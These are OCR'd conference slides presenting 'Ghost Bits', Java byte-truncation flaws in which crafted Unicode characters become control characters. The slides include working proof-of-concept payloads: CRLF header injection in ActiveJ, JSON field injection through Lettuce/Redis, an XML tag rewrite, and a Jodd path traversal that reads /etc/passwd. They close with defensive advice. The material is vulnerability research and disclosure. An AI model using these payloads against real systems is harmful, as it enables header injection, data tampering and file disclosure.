
Summary and outlook

Ghost Bits: Polymorphism




Ghost Bits: Auto Discovery

Secrux:
Capture wild
Ghost bits



- (byte) ch
- ch & 255
- 0xff & ch
- DataOutputStream.writeBytes
- OutputStream.write(int)
- StringBufferInputStream.read
- String.getBytes(int, int, byte[], int)
- RandomAccessFile.writeBytes
- URLDecoder.decode
- ...

ActiveJ – HTTP CRLF




```java
1  // URL:/cookie
2  static void handleCookie(HttpExchange ex) throws IOException {
3      String cookieName = "session";
4      String cookieValue = "abc123\u010D\u010AX-Hacked: from-cookie";
5      byte[] nameBytes = ByteBufStrings.encodeAscii(cookieName);
6      byte[] valueBytes = ByteBufStrings.encodeAscii(cookieValue);
7      String wireCookie = new String(nameBytes, StandardCharsets.ISO_8859_1)
   + "="
8              + new String(valueBytes, StandardCharsets.ISO_8859_1);
9      String[] cookieParts = wireCookie.split("\r\n");
10     ex.getResponseHeaders().set("Set-Cookie", cookieParts[0]);
11     for (int i = 1; i < cookieParts.length; i++) {
12         int colon = cookieParts[i].indexOf(':');
13         if (colon > 0) {
14             ex.getResponseHeaders().set(
15                     cookieParts[i].substring(0, colon).trim(),
16                     cookieParts[i].substring(colon + 1).trim());
17         }
18     }
19 ...
20 }
```

ActiveJ /cookie

```
-> % curl -v http://localhost:9999/cookie
*   Trying 127.0.0.1:9999...
* Connected to localhost (127.0.0.1) port 9999 (#0)
> GET /cookie HTTP/1.1
> Host: localhost:9999
> User-Agent: curl/7.79.1
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< X-hacked: from-cookie
< Date: Sun, 12 Apr 2026 10:54:26 GMT
< Content-type: text/html; charset=utf-8
< Content-length: 922
< Set-cookie: session=abc123
```

Lettuce – Ghost Redis StringValue

```java
public static void main(String[] args) {
    Bean bean = new Bean();
    bean.setName("ıŵťĢĬĠĢŴšŲŧťŴĢĺĠĢŨšţūĢĠŽĠįįĠ");
    String json = JSONObject.toJSON(bean).toString();
    System.out.println(json);

    RedisClient client = RedisClient.create("redis://localhost:16379");
    StatefulRedisConnection<String, String> connection = client.connect();
    RedisCommands<String, String> sync = connection.sync();
    CommandArgs<String, String> add = new CommandArgs<>(StringCodec.UTF8).add("bean").add(json);
    sync.dispatch(CommandType.SET, new StatusOutput<>(StringCodec.UTF8),add);
    String beanjson = sync.get("bean");
    System.out.println(beanjson);

    Bean jsonObject = JSONObject.parseObject(beanjson,Bean.class);
    System.out.println(jsonObject.getTarget());

}
}
```

Run Test13

```
16:02:09.334 [lettuce-nioEventLoop-4-1] DEBUG io.lettuce.core.protocol.CommandHandler - [channel=0xefac96
16:02:09.334 [lettuce-nioEventLoop-4-1] DEBUG io.lettuce.core.protocol.RedisStateMachine - Decode done, e
16:02:09.335 [lettuce-nioEventLoop-4-1] DEBUG io.lettuce.core.protocol.CommandHandler - [channel=0xefac96
{"name":"1ue", "target": "hack" } // ","target":"flag{test}"}
hack
```

CommandArgs.StringArgument#writeString

```java
// CommandArgs.StringArgument#writeString
static void writeString(
  ByteBuf target, String value) {
  target.writeByte('$');
  IntegerArgument.writeInteger(
    target, value.length());
  target.writeBytes(CRLF);
  for (int i = 0; i < value.length(); i++) {
    target.writeByte((byte) value.charAt(i));
  }
  target.writeBytes(CRLF);
}
```

```
{ "name" : "1ue" , "target" : "hack" } // ,"target":"flag{test}"}
```

INPUT TRANSFORMATION — VULNERABILITY

Input (Unicode)	After (byte) cast
ıŵťĢĬĠĢŴšŲŧťŴĢĺĠĢŨšţūĢĠŽĠįįĠ	1ue", "target": "hack" } //

INJECTED

```
{ "name" :"1ue", "target":"hack"}
```

getTarget() → "hack"

VS

ORIGINAL

```
{ "name" :"1ue", "target" :"flag{test}"}
```

getTarget() → "flag{test}"

XMLWriter – Ghost Tag key

INPUT SOURCE

```
1       static byte[] toBytes(String s) {
2           byte[] buf = new byte[s.length()];
3           for(int i = s.length() - 1; i >= 0; --i) {
4               buf[i] = (byte)s.charAt(i);
5           }
6           return buf;
7       }
```

PROCESSED OUTPUT

```
1             String xmlString = "<陪>1ue</陪>";
2             DocumentBuilderFactory factory = DocumentBuilderFactory.newInstance();
3             DocumentBuilder builder = factory.newDocumentBuilder();
4             Document document = builder.parse(new InputSource(new
    StringReader(xmlString)));
5             ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
6             Properties outputProps =
    OutputPropertiesFactory.getDefaultMethodProperties("xml");
7             outputProps.setProperty("encoding", "US-ASCII");
8             Serializer serializer = SerializerFactory.getSerializer(outputProps);
9             serializer.setOutputStream(byteArrayOutputStream);
10            serializer.asDOMSerializer().serialize(document);
11            System.out.println(byteArrayOutputStream.toString("UTF-8"));
```

Original XML

<陪>1ue</陪>

XML as seen by parser

<j>1ue</j>

Jodd – Ghost Path

ORIGINAL PATH

file:///ťŴţ%2fŰšųųŷŤ

→

JODD SEES


file:///etc/passwd

/etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
...
```

```java
private static String decode(String source, String encoding, boolean decodePlus) {
        int length = source.length();
        ByteArrayOutputStream bos = new ByteArrayOutputStream(length);
        boolean changed = false;

        for(int i = 0; i < length; ++i) {
            int ch = source.charAt(i);
            switch(ch) {
            case '%':
                if (i + 2 >= length) {
                    throw new IllegalArgumentException("Invalid sequence: " +
source.substring(i));
                }

                char hex1 = source.charAt(i + 1);
                char hex2 = source.charAt(i + 2);
                int u = Character.digit(hex1, 16);
                int l = Character.digit(hex2, 16);
                if (u == -1 || l == -1) {
                    throw new IllegalArgumentException("Invalid sequence: " +
source.substring(i));
                }

                bos.write((char)((u << 4) + l));
                i += 2;
                changed = true;
                break;
            case '+':
            ...
}
```

Takeaways




This Is Just the Beginning

For security researchers and hackers: Keep hunting for "ghost bits" and continue pushing deeper to expose the hidden risks beneath the surface.

For organizations: Proactively assess your products for dormant "ghost bits" and address these latent risks before attackers do.

For developer: As you build and maintain code, stay vigilant for logic flaws and implementation risks that could give rise to "ghost bits."

For security vendors: Strengthen detection and mitigation against "ghost bits." For example, Alibaba Cloud WAF has already rolled out protection rules for some of the related vulnerabilities and bypass techniques.



Thanks

𝕏 @b1u3r

𝕏 @1ue1166323

Open to discussion and collaboration